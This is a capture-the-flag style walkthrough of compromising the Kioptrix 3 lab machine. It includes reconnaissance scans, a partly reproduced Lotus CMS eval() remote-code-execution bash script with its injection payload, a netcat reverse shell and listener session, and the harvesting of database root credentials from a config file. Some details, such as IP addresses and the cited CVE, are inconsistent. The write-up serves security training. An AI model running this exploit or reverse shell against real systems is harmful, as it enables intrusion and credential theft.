Methodology

Reconnaissance

- To know the IP address of the target machine I used the command ***arp-scan -l*** which revealed the target IP to be ***192.168.56.106***


```
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:63:b0:05, IPv4: 192.168.56.101
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:04       (Unknown: locally administered)
192.168.56.100  08:00:27:d5:0d:80       (Unknown)
192.168.56.106  08:00:27:4d:22:47       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.949 seconds (131.35 hosts/sec). 3 responded
```


- Since we already had the IP address of our target machine, we concerned ourselves with comprehensive information gathering for this stage using the command ***nmap -sS -sV -O -sC -p- 10.48.0.118.*** This performed a SYN scan across all 65,535 TCP, provided service detection, OS fingerprinting, and default script scanning to profile the target's configuration.
  The output showed we had a limited attack surface with only Port 80 and 22 open. Additionally, they were running old service versions (Apache httpd 2.2.8 and Open SSH 4.7p1 Debian 8ubuntu1.2) and were hence likely to be prone to unpatched vulnerabilities.

```
┌──(root㉿lisagiho)-[/home/lisagiho]
└─# nmap -sS -sV -O -sC -p- 192.168.56.106
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-09 09:11 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns o
valid servers with --dns-servers
Nmap scan report for 192.168.56.106
Host is up (0.0023s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-title: Ligoat Security - Got Goat? Security ...
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
MAC Address: 08:00:27:4D:22:47 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.19 seconds
```

Vulnerability Identification


- Since port 80 was open, I typed the URL ***http://192.168.56.104*** into the address bar and got a welcome page and eventually navigated to a login page.






- To ensure I Identified all hidden files and directories, I used the command ***nikto -h*** ***http://192.168.56.106*** and identified a phpMyAdmin login page as well as its

documentation, which identified it as version 2.11.3, which is old and likely unpatched.



- After Zaproxy did not flag our login and phpMyAdmin pages as having possible SQL injection attacks, I used the good old Google search that identified **CVE-2020-8641**, which is a vulnerability in mostly Lotus CMS Version 3.x that allows authenticated Local File Inclusion of .php files via directory traversal in the index.php page_slug parameter.I proceeded to identify and download the exploit script in my attacker machine.



```
  GNU nano 8.7                                          lotusRCE.sh *
#!/bin/bash
# Lotus CMS 3.0 eval() Remote Command Execition Exploit
# flaw in router() function, original write-up: http://secunia.com/secunia_research/2011-21/
# Scripted in Bash by HR
# USAGE: ./lotusRCE.sh target lotusCMS-path
# USAGE: ./lotusRCE.sh ki0ptrix3.com /
# USAGE: ./lotusRCE.sh 192.168.1.36 /lcms/
# Enter IP and PORT when asked to spawn netcat based reverse shell ;)

#Start the magic
target="$1" #Target site, ex: 192.168.1.36 or ki0ptrix3.com (no http://)
path="$2" # Path to LotusCMS, ex: /lcms/ or /
junk=/tmp
storage1=$(mktemp -p "$junk" -t foooooobar1.tmp.XXX)
storage2=$(mktemp -p "$junk" -t foooooobar2.tmp.XXX)

#First a simple Bashtrap function to handle interupt (CTRL+C)
trap bashtrap INT

bashtrap(){
        echo
        echo
        echo 'CTRL+C has been detected!.....shutting down now' | grep --color '.....shutting down now'
        rm -rf "$storage1"
        rm -rf "$storage2"
        #exit entire script if called
        exit 0
}
#End bashtrap()


page_exists(){
        #confirm page exists
        curl "$target$path/index.php?page=index" -I -o "$storage1" 2> /dev/null
        cat "$storage1" | sed '2,20d' | cut -d' ' -f2 > "$storage2" 2> /dev/null
        pageused=$(cat "$storage2")
        if [ "$pageused" == '200' ]; then
                echo
                echo "Path found, now to check for vuln...." | grep --color -E 'Path found||now to check for vuln'
                echo
                vuln_check
        else
                echo "Provided site and path not found, sorry...."
                exit;
        fi
}


vuln_check(){
        # page exists, check if vuln... URLencode: "page=index');${print('abc123')};#"
        curl $target$path/index.php --data "page=index%27%29%3B%24%7Bprint%28%27Hood3dRob1n%27%29%7D%3B%23" -o "$s
        grep 'Hood3dRob1n' "$storage1" 2> /dev/null 2>&1
        if [ "$?" == 0 ]; then
```

- After downloading the exploit script, my Lotus CMS was identified as vulnerable to PHP Code Injection. I then specified the target IP and listening port after starting a netcat listener on port 9663.

```
Path found, now to check for vuln....
</html>Hood3dRob1n
Regex found, site is vulnerable to PHP Code Injection!

About to try and inject reverse shell....
what IP to use?
192.168.56.101
What PORT?
9663

OK, open your local listener and choose the method for b
ack connect:
1) NetCat -e          4) NetCat FIFO
2) NetCat /dev/tcp    5) Exit
3) NetCat Backpipe
#? 1
```

Exploitation

- The PHP injection attack proved to be successful, and I was able to get a reverse shell and confirmed that I was a low-level user **www-data** and proceeded to stabilize the shell using the command ***python -c 'import pty;pty.spawn("/bin/bash")'.***

```
└─# nc -lvnp 9663
listening on [any] 9663 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.1
06] 48165
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
└─# nc -lvnp 9663
listening on [any] 9663 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56
06] 48165
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c 'import pty; pty.spawn("/bin/bash")'
whoami
www-data
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@Kioptrix3:/home/www/kioptrix3.com$ whoami
whoami
www-data
```


- Upon exploring around, I discovered that the gallery director had a config file.


```
www-data@Kioptrix3:/home/www/kioptrix3.com$ sudo -l
sudo -l
[sudo] password for www-data:

www-data@Kioptrix3:/home/www/kioptrix3.com$ ls
ls
cache  data         gallery       index.php  style
core   favicon.ico  gnu-lgpl.txt  modules    update.php
www-data@Kioptrix3:/home/www/kioptrix3.com$ cd gallery
cd gallery
www-data@Kioptrix3:/home/www/kioptrix3.com/gallery$ ls
ls
BACK         gfooter.php     logout.php        readme.ht
ml    tags.php
db.sql       gfunctions.php  p.php             recent.ph
p     themes
g.php        gheader.php     photos            register.
php   version.txt
gadmin       index.php       photos.php        scopbin
     vote.php
gallery.php  install.BAK     post_comment.php  search.ph
p
gconfig.php  login.php       profile.php       slideshow
.php
```

- I proceeded to use the command ***cat gconfig.php*** to read our config file which revealed the phpmyadmin credentials.


```
www-data@Kioptrix3:/home/www/kioptrix3.com/gallery$ cat
gconfig.php
cat gconfig.php
<?php
        error_reporting(0);
        /*
                A sample Gallarific configuration file.
You should edit
                the installer details below and save thi
s file as gconfig.php
                Do not modify anything else if you don't
 know what it is.
        */

        // Installer Details ----------------------------
--------------------


        // Enter the full HTTP path to your Gallarific f
older below,
        // such as http://www.yoursite.com/gallery
        // Do NOT include a trailing forward slash

        $GLOBALS["gallarific_path"] = "http://kioptrix3.
com/gallery";

        $GLOBALS["gallarific_mysql_server"] = "localhost
";
        $GLOBALS["gallarific_mysql_database"] = "gallery
";
        $GLOBALS["gallarific_mysql_username"] = "root";
        $GLOBALS["gallarific_mysql_password"] = "fuckeyo
u";

        // Setting Details ------------------------------
--------------------
```

- I proceeded to use the cat gconfig.php command to read our config file, which revealed the phpMyAdmin credentials which I used to obtain a successful login into the database.



Not Secure
http://192.168.56.106/phpmyadmin/index.php?lang
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
phpMyAdmin
Welcome to phpMyAdmin
2.11.3deb1ubuntu1.3
Error
#1045 - Access denied for user 'root'@'localhost'
(using password: YES)
Language
English (utf-8)
Log in
Username:
root
Password:
Go


Not Secure
http://192.168.56.106/phpmyadmin/index.php?lang=en-utf
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
phpMyAdmin
gallery (7)
information_schema (17)
mysql (17)
Please select a database
localhost
Server version: 5.0.51a-3ubuntu5.4
Protocol version: 10
Server: Localhost via UNIX socket
User: root@localhost
MySQL charset: UTF-8 Unicode (utf8)
MySQL connection collation:
utf8_unicode_ci
Create new database
Collation
Create
Show MySQL runtime information
Show MySQL system variables
Processes
Character Sets and Collations
Storage Engines
Reload privileges
Privileges
Databases
Export
Import
Log out
